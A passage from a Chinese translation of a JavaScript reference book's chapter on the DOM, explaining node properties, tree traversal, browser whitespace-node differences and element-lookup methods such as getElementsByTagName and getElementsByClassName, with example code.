<code>nodeType</code>	容纳与节点类型对应的数字, 见表 10-1
<code>parentNode</code>	当前对象的父节点引用(如果存在父节点)
<code>childNodes</code>	访问子节点列表
<code>firstChild</code>	元素的第一个子节点引用(如果存在第一个子节点)
<code>lastChild</code>	元素的最后一个子节点引用(如果存在最后一个子节点)
<code>previousSibling</code>	节点前面的同级节点引用; 例如, 如果其父节点具有多个子节点
<code>nextSibling</code>	节点后面的同级节点引用; 例如, 如果其父节点具有多个子节点
<code>attributes</code>	元素的特性列表
<code>ownerDocument</code>	指向包含元素的 HTML Document 对象

注意:

DOM `HTMLElement` 节点还包含一个 `tagName` 属性, 其实际上与 `Node` 对象的 `nodeName` 属性相同。

树遍历基础

考虑到新属性, 可以很容易地遍历给定的例子。下面的代码简单演示了如何遍历所谓的树结构:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM Walk Test</title>
</head>
<body>
<p id="p1">This <em>text</em> is just an example.</p>
<script>
function nodeStatus(node) {
    var temp = "";
    temp += "nodeName: "+node.nodeName+"\n";
    temp += "nodeType: "+node.nodeType+"\n";
```

```

    temp += "nodeValue: "+node.nodeValue+"\n\n";
    return temp;
}

var currentElement = document.getElementById("p1"); // start at P
var msg = nodeStatus(currentElement);

currentElement = currentElement.firstChild; // text node 1
msg += nodeStatus(currentElement);

currentElement = currentElement.nextSibling; // em Element
msg += nodeStatus(currentElement);

currentElement = currentElement.firstChild; // text node 2
msg += nodeStatus(currentElement);

currentElement = currentElement.parentNode; // back to em Element
msg += nodeStatus(currentElement);

currentElement = currentElement.previousSibling; // back to text node 1
msg += nodeStatus(currentElement);

currentElement = currentElement.parentNode; // to p Element
msg += nodeStatus(currentElement);

currentElement = currentElement.lastChild; // to text node 3
msg += nodeStatus(currentElement);

alert(msg);
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch10/definedwalk.html>

该例子的输出如图 10-7 所示。

前面例子的问题是,在检测该例子中的标记之前,已经知道了同级关系和父子关系。如何遍历不确定的文档结构呢?对于当前节点,在遍历其所有子节点之前,可以通过查询 `hasChildNodes()` 方法避免查看不存在的节点。该方法返回一个布尔值,指示当前节点是否具有子节点:

```

if (current.hasChildNodes())
    current = current.firstChild;

```

当遍历到同级节点或父节点时,可以简单地使用 `if` 语句查询属性,如下面这个例子所演示的:

```

if (current.parentNode)
    current = current.parentNode;

```




图 10-7 遍历示例

下面的例子演示了如何遍历任意文档。在此提供了一个用于遍历的基本文档，但是可以使用其他文档代替，只要其形式良好即可：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>DOM Walk Test</title>
</head>
<body>
<h1>Test Heading</h1>
<hr>
<!-- Just a comment -->
<p>This paragraph of <em>text</em> is just an example.</p>
<h2>Some Book Sites</h2>
<nav>
  <ul>
    <li><a href="http://javascriptref.com">JavaScript Ref</a></li>
    <li><a href="http://ajaxref.com">Ajax Ref</a></li>
    <li><a href="http://htmlref.com">HTML & CSS Ref</a></li>
  </ul>
</nav>
</form>

```

```

<fieldset>
  <legend>Current Node Information</legend>
  <label>Node Name: <input type="text" id="nodeNameField"></label><br>
  <label>Node Type: <input type="text" id="nodeTypeField"></label><br>
  <label>Node Value: <input type="text" id="nodeValueField"></label><br>
</fieldset>

<fieldset id="navFieldset">
  <legend>Movement Controls</legend>
  <input type="button" value="Parent" id="parentBtn">
  <input type="button" value="First Child" id="firstChildBtn">
  <input type="button" value="Last Child" id="lastChildBtn">
  <input type="button" value="Next Sibling" id="nextSibBtn">
  <input type="button" value="Previous Sibling" id="prevSibBtn">
  <input type="button" value="Reset to Root" id="rootBtn">
</fieldset>
</form>

<script>

function update(currentElement) {
  document.getElementById("nodeNameField").value = currentElement.nodeName;
  document.getElementById("nodeTypeField").value = currentElement.nodeType;
  document.getElementById("nodeValueField").value = currentElement.nodeValue;
}

function nodeMove(direction) {
  switch (direction)
  {
    case "previousSibling": if (nodeMove.currentElement.previousSibling)
      nodeMove.currentElement =
nodeMove.currentElement.previousSibling;
      else
        alert("No previous sibling");
      break;
    case "nextSibling" : if (nodeMove.currentElement.nextSibling)
      nodeMove.currentElement =
nodeMove.currentElement.nextSibling;
      else
        alert("No next sibling");
      break;
    case "parentNode": if (nodeMove.currentElement.parentNode)
      nodeMove.currentElement =
nodeMove.currentElement.parentNode;
      else
        alert("No parent");
      break;
    case "firstChild": if (nodeMove.currentElement.hasChildNodes())
      nodeMove.currentElement = nodeMove.currentElement.firstChild;
      else

```

```
        alert("No Children");
        break;
    case "lastChild": if (nodeMove.currentElement.hasChildNodes())
        nodeMove.currentElement =
nodeMove.currentElement.lastChild;
        else
            alert("No Children");
            break;
    case "root" : nodeMove.currentElement = document.documentElement;
        break;
    default: alert("Bad direction call");
}
update(nodeMove.currentElement);
}

window.onload = function () {
    document.getElementById("parentBtn").onclick = function () { nodeMove("parentNode");};

    document.getElementById("firstChildBtn").onclick = function () {
nodeMove("firstChild");};

    document.getElementById("lastChildBtn").onclick = function () {
nodeMove("lastChild");};

    document.getElementById("nextSibBtn").onclick = function () {
nodeMove("nextSibling");};

    document.getElementById("prevSibBtn").onclick = function () {
nodeMove("previousSibling");};

    document.getElementById("rootBtn").onclick = function () {nodeMove("root");};

    nodeMove.currentElement = document.documentElement;
    update(nodeMove.currentElement);
};
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch10/genericwalk.html>

这个例子的呈现结果如图 10-8 所示。

1. 树的变种

当使用这个例子时一个有趣的观察是,即使使用有效的标记遍历 DOM 树,对于不同的浏览器,其结果也可能稍微有些差别。最著名的一点是,对于 Internet Explorer,在其 DOM 树中不包含空白节点,而大部分其他浏览器包含空白节点。例如,对于下面这个简单的 HTML 片段:

```

<body>
<h1>Test Heading</h1>
<hr>
    
```




图 10-8 简单的树遍历示例

根据是否包含空白元素，会得到不同的解析树(参见图 10-9 和图 10-10)。




图 10-9 包含空白文本节点的树




图 10-10 不包含空白文本节点的树

如果使用这种树遍历方式检查文档，并且希望对不同的浏览器具有相同的行为，则这种树变种可能会导致一些让人头痛的问题。可以标准化树中的空白符。例如，可以遍历树移除空白符，甚至使用 DOM TreeWalker(参见 10.17 节)。甚至可以使用快速并且有些杂乱的正则表达式删除空白符，这种方法有些危险：

```
document.body.innerHTML = document.body.innerHTML.replace(/\\B\\s\\B|[\\n\\r\\t]/g, "");
```

幸运的是，在大部分情况下，不需要使用这种极端的 DOM 树。因为大部分程序员倾向于使用 getElementById() 检索特定的节点，在实际开发中很少需要全面展开的树遍历；然而，如果确实需要，那么下面介绍的属性会很有用。

2. 元素遍历的变化

随着 DOM 实现的成熟，引入了大量有用的遍历修改。DOM 元素树规范(<http://www.w3.org/TR/ElementTraversal/>)详细描述了大量属性，当处理非标准化的树时这些属性可能很有用。表 10-3 列出了这些较新的遍历属性。

表 10-3 用于元素遍历的 DOM 节点属性

DOM 节点属性	描述
childElementCount	容纳子树中节点的数量
firstElementChild	指向第一个是元素的子节点的引用
lastElementChild	指向最后一个是元素的子节点的引用
previousElementSibling	指向是元素的前面的同级节点的引用
nextElementSibling	指向是元素的后面的同级节点的引用

前面遍历 DOM 树的示例的一个变体如图 10-11 所示，可以在线找到该变体。




图 10-11 可以跳过元素的树遍历属性

在线：<http://javascriptref.com/3ed/ch10/domelementtraversal.html>

10.4 其他元素访问方法

除了 `document.getElementById()` 之外，还有相当多的其他方法和属性对于访问文档树中的节点很有用。首先介绍最老的方案，这是由 DOM Level 0 提供的用于支持传统 JavaScript 实践的方法和集合。之后将查看最近几年添加到 DOM 和 HTML5 规范中的较新的方法。

10.4.1 `getElementByName()`

以前，使用 `name` 特性引用 HTML 元素(而不是使用 `id` 特性)。正如第 9 章所讨论的，如果一个表单命名为“form1”，如下所示：

```
<form name="form1">
```

可以使用 `document.forms["form1"]` 或 `document.form1` 引用该表单。现在对于大部分元素，`name` 特性已弃用，而更偏爱使用 `id` 特性。然而，在有些情况下，特别是对于表单字段(`<button>`、`<input>`、`<select>`和`<textarea>`)，仍然使用 `name` 特性，因为为表单提交而设置名称-值对时仍然需要 `name` 特性。此外，对于有些元素，特别是框架和链接，可能需要继续使用 `name` 特性，因为通过 `name` 特性获取这些元素经常很有用。

为了使用 `name` 特性的值获取元素，可以使用恰当命名的 `document.getElementsByName()` 方法。这个方法接受一个字符串参数，该字符串指示准备获取的元素的名称，比如下面这个例子：

```
var elements = document.getElementsByName("myField");
```

注意，这个方法可能会返回一个节点列表而不是单个节点。这是因为在 HTML 中没有严格强制 `name` 特性的值是唯一的。对于表单字段这么做是有意义的，因为可能有两个提交到不同动作的表单，如 `delete.php` 和 `update.php`，并且这两个表单都具有 `<input type="text">` 字段，在各自的表单中其 `name` 特性的值都是“recordnumber”。此外，对于单选按钮，为了使其功能能够正确地实现，实际上需要相同的 `name` 特性。

考虑到 `getElementsByName()` 可能会返回多个值，可以利用 `length` 属性确定返回条目的数量：

```
var elements = document.getElementsByName("myField");
alert(elements.length); // displays number of results
```

在 JavaScript 中最有可能使用标准的数组语法遍历元素列表：

```
var elements = document.getElementsByName("myField");
for (var i = 0, len = elements.length; i < len; i++) {
    alert(elements[i].nodeName);
}
```

然而，DOM 集合不是完美的 JavaScript 数组，可能希望提醒自己这一点，并使用 `item()` 语法，如下所示：

```
var elements = document.getElementsByName("myField");
```

```
for (var i = 0, len = elements.length; i < len; i++) {
    alert(elements.item(i).nodeName);
}
```

不管是哪种情况，不要多次访问返回集合的 `length` 属性，这会降低效率。例如上面的代码片段，在初始值设定项中设置 `length` 值，从而只确定 `length` 值一次。

注意：

在 `id` 和 `name` 之间有一个明显的区别。当使用 `name` 特性时，经常可以设置相同的值。然而，`id` 必须唯一，并且在有些情况下 `name` 不应当唯一，如单选按钮。遗憾的是，对于 `id` 值的唯一性，尽管通过标记验证来捕获，也不会始终如一地像它应当的那样。浏览器中的 CSS 实现会样式化共享 `id` 值的对象；因此，直到运行时才能捕获可能影响脚本的标记或样式错误。

10.4.2 通用 JavaScript 集合

为了向后兼容，DOM 和 HTML5 规范支持在早期浏览器版本中流行的一些集合，并且在今天这些集合仍然很常见。最初，这些集合来自 DOM Level 0，大体上与 NetScape 3 的对象模型所支持的集合是等价的。今天，HTML5 对这些集合进行了扩展，以包含那些常用的集合。表 10-4 显示了这些集合。

表 10-4 通用 DOM 集合

集 合	描 述
<code>document.all[]</code>	最初在 Internet Explorer 中普通使用的集合，现在已经广泛支持，它包含 DOM 树中所有元素的有序集合
<code>document.anchors[]</code>	包含页面中使用 <code></code> 指定的所有具有名称的锚点的集合
<code>document.applets[]</code>	包含页面中所有 Java applet 的集合。在 HTML5 规范中没有定义该集合
<code>document.embeds[]</code>	包含页面中所有 <code><embed></code> 标签的集合。在传统的 DOM 中没有定义该集合，但是 HTML5 定义了该集合并且通常使用
<code>document.forms[]</code>	包含页面中所有 <code><form></code> 标签的集合
<code>document.images[]</code>	包含页面中所有由 <code></code> 标签定义的图像的集合
<code>document.links[]</code>	包含页面中所有由 <code></code> 定义的链接的集合
<code>document.plugins[]</code>	与页面相关的插件的集合，它实际上只不过是 <code>document.embeds[]</code> 的同义词。传统的 DOM 没有定义该集合，但是 HTML5 定义了该集合
<code>document.scripts[]</code>	包含页面中所有 <code><script></code> 标签的集合，该集合曾经被长期（自从 Internet Explorer 4+）并且广泛地支持。尽管它不是最初 DOM 的组成部分，但是现在 HTML5 规范指定了它

不管它们的起源是什么，可以以数字方式使用数组语法(`document.forms[0]`)以及以关联方式使用数组语法(`document.forms["myform"]`)引用这些集合中的项。也可以使用 `item()` 方法访问数组索引，如 `document.forms.item(0)`。也可以使用 `namedItem()` 方法，如 `document.forms.namedItem("myForm")`。

注意:

DOM Level 0 规范还定义了 `document.applets[]`，这是页面中 Java applet 的集合。在撰写本书时，在 HTML5 规范中还没有包含该集合；并且应当注意的是，就现实情况来说，在面向公众的 Web 站点和应用程序中 Java applet 正在加速减少。

在表 10-4 中列出的集合是实时集合，这意味着如果对 DOM 树进行修改，会自动更新集合中的元素。

在线可以找到一个研究大部分通用集合及其访问方法的简单演示，该演示如图 10-12 所示。

在线: <http://javascriptref.com/3ed/ch10/traditionalcollections.html>




图 10-12 研究传统的集合

注意:

在老式浏览器风格的 JavaScript 中，很有可能会遇到直接路径风格，从而对于名称为“myForm”的表单，不是使用 `document.forms.namedItem("myForm")` 或 `document.forms["myForm"]`，而是直接使用类似 `document.myForm` 的路径。应当避免依赖这种风格。

10.4.3 getElementByTagName()

通过 DOM 访问元素的另外一种有用方式是使用 `document.getElementsByTagName()` 方法。这个方法接受一个指示应当返回元素的类型的字符串——例如，`document.getElementsByTagName("img")` 会返回文档中所有 `img` 元素的实时列表。

通常，在基本的 HTML 文档中不关心大小写匹配，因此

```
var allParagraphs = document.getElementsByTagName("p");
```

和

```
var allParagraphs = document.getElementsByTagName("P");
```

会返回相同的结果，不管使用的是什么标记。但是，如果正在 XHTML 这类环境中工作，区分大小写可能会成为问题。

与前面讨论的方法类似，`getElementsByTagName()` 返回一个实时节点列表，因此对 DOM 树的修改会反映到返回的集合中。

还需要注意，该方法可能会漏掉元素。例如，在前面收集段落的例子中，可能会注意到只能找到在 `<body>` 标签中的 `p` 元素，因此可以使用下面的代码：

```
var allParagraphs = document.body.getElementsByTagName("p");
```

这个简单的例子演示了该方法会漏掉 `Element` 对象，因此可以找到特定的段落，然后查找其内部的所有 `em` 元素：

```
var para1 = document.getElementById("p1");  
var emElements = para1.getElementsByTagName("em");
```

如果愿意，可以将它们链接到一起，如下所示：

```
var emElements = document.getElementById("p1").getElementsByTagName("em");
```

当像上面这样将方法链接到一起时应当小心，因为如果第一个查询失败并返回 `undefined`，则第二部分会抛出错误。

对于该方法一个非常有用的细微差别是，为了返回所有元素可以向该方法传递通配符选择器 `*`。作为示例，可以使用下面的代码查找文档中的所有内容：


```
var everything = document.getElementsByTagName("*");
```

或使用下面的代码查找特定段落中的所有内容：

```
var allInP1 = document.getElementById("p1").getElementsByTagName("*");
```

可以在线找到一个交互性示例，如图 10-13 所示。

在线：<http://javascriptref.com/3ed/ch10/getelementsbytagname.html>

图 10-13 交互性研究 `getElementsByTagName()` 方法

10.4.4 通用的树遍历开始点

有时不可能跳到文档树中的特定点，并且经常会希望从树的特定点开始，遵循节点关系向下遍历层次结构。传统地，有两个 `Document` 属性为树遍历提供了有用的开始节点。

- `document.documentElement` 指向文档树中的根元素。对于 HTML 文档，这将是 `<html>` 标签。
- `document.body` 引用树中与 `<body>` 标签对应的节点。

还有第三个开始点，通常实现它并且现在最终在 HTML5 中归档它：

- `document.head` 引用树中与 `<head>` 标签对应的节点。

如果由于某些原因，使用不支持这一属性的老式浏览器，可以很容易地使用前面讨论的 `document.getElementsByTagName()` 方法进行修补，如下所示：

```
document.head = document.head || document.getElementsByTagName("head")[0];
```

注意：

不要将 `document.title` 混淆为引用 `<title>` 标签的开始点。可以使用它读取和设置文档的标题。但是，它不引用相应元素的 DOM 节点。

最后,可能对查看文件的 DOCTYPE 定义感兴趣。这是由 `document.doctype` 引用的,但是不能修改该节点。它看起来没有太多作用,但是确实可以使用 `document.doctype` 的值查看正在操作的文档的类型。

下面是输出这些通用节点特征的完整例子,如图 10-14 所示。

```
function nodeInfo(node) {
    var str = "";
    str += "Node Name: " + node.nodeName + "<br>";
    str += "Node Type: " + node.nodeType + "<br>";
    str += "Node Value: " + node.nodeValue + "<br><br>";
    return str;
}

// patch in case document.head is unavailable
document.head = document.head || document.getElementsByTagName("head")[0];
document.write("<h3>document.doctype</h3>" +
    nodeInfo(document.doctype));
document.write("<h3>document.documentElement</h3>" +
    nodeInfo(document.documentElement));
document.write("<h3>document.head</h3>" +
    nodeInfo(document.head));
document.write("<h3>document.body</h3>" +
    nodeInfo(document.body));
```

在线: <http://javascriptref.com/3ed/ch10/startingpoints.html>




图 10-14 有用的 DOM 元素

10.4.5 document.getElementsByClassName()

使用传统的 DOM Level 0 或更现代的 DOM 实现查找对象有时可能有点繁琐。幸运的是，HTML5 以及许多 JavaScript 库已经引入了使得查找项集合更容易的方法。第一个有趣的方法是 `document.getElementsByClassName(classname(s)tofind)`。对于如下所示的标记：

```
<p class="myClass">In myClass.</p>
<p>Not in myClass</p>
<p class="myClass">In myClass.</p>
<p>Not in myClass,<span class="myClass"> except for this part</span>.</p>
<p class="myClass">In myClass. <span>In an inner span</span>!</p>
<p>Outer text here <span class="test myClass"> inner span should be
returned </span>!</p>
```

可以获取属于"myclass"类的元素，如下所示：

```
var elements = document.getElementsByClassName("myClass");
```

这会返回一个待遍历的标准集合：

```
var elements = document.getElementsByClassName("myClass");
var len = elements.length;
for (var i = 0; i < len; i++) {
    elements[i].style.backgroundColor = "red";
}
```

将上述代码应用于前面的标记，如图 10-15 所示，会发现样式只应用于特定类中的节点：




图 10-15 特定类中应用样式的节点

对于返回的列表还有几点需要说明。首先，需要注意的是匹配有时是变化的。例如，当浏览器处于兼容呈现模式时，会发现浏览器以不区分大小写的方式执行比较：

```
<p class="MYCLASS">Will match a query for myClass in quirks mode,
but not a strict mode.</p>
```

然而，如果浏览器处于严格模式，`getElementsByClassName()`应当是区分大小写的。考虑到不良浏览器的实现，不要给它机会，并假定类别名以及与之关联的方法总是区分大小写的。

接下来，应当注意返回列表中的元素是以它们在树中的顺序插入集合的——换句话说，它们是以深度优先遍历 DOM 树。其次，更重要的是返回的集合是实时的 `nodeList`，因此对在其中搜索类的 DOM 树的任何修改，如添加或删除项，都会动态地反映到返回的列表中。

与许多 DOM 方法类似, `getElementsByClassName()` 不必仅从文档根返回; 实际上, 可以从任意节点运行该方法。例如, 对于下面的标记:

```
<div id="content">
<p class="myClass">In myClass.</p>
<p>Not in myClass</p>
<p class="myClass">In myClass.</p>
</div>
```

可以使用类似下面的代码将元素搜索范围仅局限于这个 `div` 中:

```
var el = document.getElementById("content");
var elements = el.getElementsByClassName("myClass");
```

或者可以将代码链接到一起, 如下所示:

```
var elements = document.getElementById("content").getElementsByClassName("myClass");
```

这可能不是太糟, 但是链接可能会导致难以跟踪和调试代码, 从而展示了在任何编程语言中都存在的可读性和可写性的内在权衡。

关于该方法需要注意的最后一点是, 可以通过传递在选择中所需类的由空格分隔的字符串, 强制浏览器查找具有多个类名的元素。例如:

```
var elements = document.getElementsByClassName("myClass fancy");
```

上面的代码会查找属于 “`myClass`” 和 “`fancy`” 类的元素。需要注意, 这并不意味着仅仅匹配类似下面的一个元素:

```
<p class="myClass fancy">In myClass.</p>
```

该方法会找到

```
<p class="fancy myClass">In myClass.</p>
```

以及

```
<p class="foo fancy baz myClass bar">In myClass.</p>
```

因为它只需要在类列表中出现值。然而, 如果只匹配一个类则不会返回, 例如, 下面的标记:

```
<p class="foo fancy">Not returned.</p>
<p class="myClass">Not returned.</p>
```

不会返回, 因为需要具有两个类名。

尽管现代浏览器通常支持 `getElementsByClassName()` 方法, 但是当使用某些老式浏览器(特别是 Internet-Explorer 9 之前的浏览器)时可能不支持该方法。然而, 可以很容易地使用简单的猴子补丁修正该问题, 如下所示:

```
if (!document.getElementsByClassName) {
    document.getElementsByClassName = function(classToFind, startNode) {
```

```

/* find all the elements within a particular document or in the
   whole document */
var elements;
if (startNode)
    elements = startNode.getElementsByTagName("*");
else
    elements = document.getElementsByTagName("*");

var classElements = new Array();
var classCount = 0;

